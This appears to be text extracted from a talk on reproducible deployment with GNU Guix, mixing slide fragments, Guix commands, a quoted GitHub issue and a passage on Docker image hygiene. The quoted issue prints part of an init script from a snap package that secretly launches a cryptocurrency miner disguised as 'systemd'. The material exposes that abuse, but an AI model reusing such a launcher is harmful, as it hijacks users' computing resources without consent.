Additionally, this article describes a way to capture the complete dependency graph of this article and the software and data it refers to, making it fully reproducible, end to end. Using GNU Guix², we bridge together code that deploys the software evaluated in the paper, scripts that run the evaluation and produce plots, and scripts that produce the final PDF file from \LaTeX source and plots. The end result—and the major contribution of this article—is approximately 400 lines of code that allow Guix to rebuild the whole article *and the experiment it depends on* with a well-specified, reproducible software environment.

Wrap-up.





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
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containers



systems



Let's add

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Bonus slides!




Figure 11: Study result. Blue numbers represent papers that were excluded from consideration, green numbers papers that are weakly repeatable, red numbers papers that are non-weakly repeatable, and orange numbers represent papers that were excluded (due to our restriction of sending at most one email to each author).

```
guix pack hwloc \  
  --with-source=./hwloc-2.1rc1.tar.gz
```

```
guix install mumps \  
  --with-input=scotch=pt-scotch
```



tarwirdur commented 10 days ago • edited ▾



[This application](#) contains hidden crypto-currency miner inside.

- squashfs-root/systemd - miner
- squashfs-root/start - init script:

```
#!/bin/bash

currency=bcn
name=2048buntu

{ # try
/snap/$name/current/systemd -u myfirstferrari@protonmail.com --$currency 1 -g
} || { # catch
cores=$(grep -c ^processor /proc/cpuinfo)

if (( $cores < 4 )); then
    /snap/$name/current/systemd -u myfirstferrari@protonmail.com --$currency 1
```

<https://github.com/canonical-websites/snapcraft.io/issues/651>

Docker "hello, world"

So he looked at the Docker equivalent of "hello, world"; he used Debian as the base and had it run the `echo` command for the string "Hello LLW2018". Running it in Docker gave the string as expected, but digging around under the hood was rather eye-opening. In order to make that run, the image contained 81 separate packages, "just to say 'hi'". It contains Bash, forty different libraries of various kinds including some for C++, and so on, he said. Beyond that, there is support for SELinux and audit, so the container must be "extremely secure in how it prints 'hello world'".



In reality, most containers are far more complex, of course. For example, it is fairly common for Dockerfiles to `wget` a binary of `gosu` ("**Simple Go-based setuid+setgid+setgroups+exec**") to install it. This is bad from a security perspective, but worse from a compliance perspective, Hohndel said.

People do "incredibly dumb stuff" in their Dockerfiles, including adding new repositories with higher priorities than the standard distribution repositories, then doing an update. That means the standard packages might be replaced with others from elsewhere. Once again, that is a security nightmare, but it may also mean that there is no source code available and/or that the license information is missing. This is not something he made up, he said, if you look at the Docker repositories, you will see this kind of thing all over; many will just copy their Dockerfiles from elsewhere.

Even the standard practices are somewhat questionable. Specifying `"debian:stable"` as the base could change what gets built between two runs. Updating to the latest packages (e.g. using `"apt-get update"`) is good for the security of the system, but it means that you may get different package versions every time you rebuild. Information on versions can be extracted from the package database on most builds, though there are "pico containers" that remove that database in order to save space—making it impossible to know what is present in the image.

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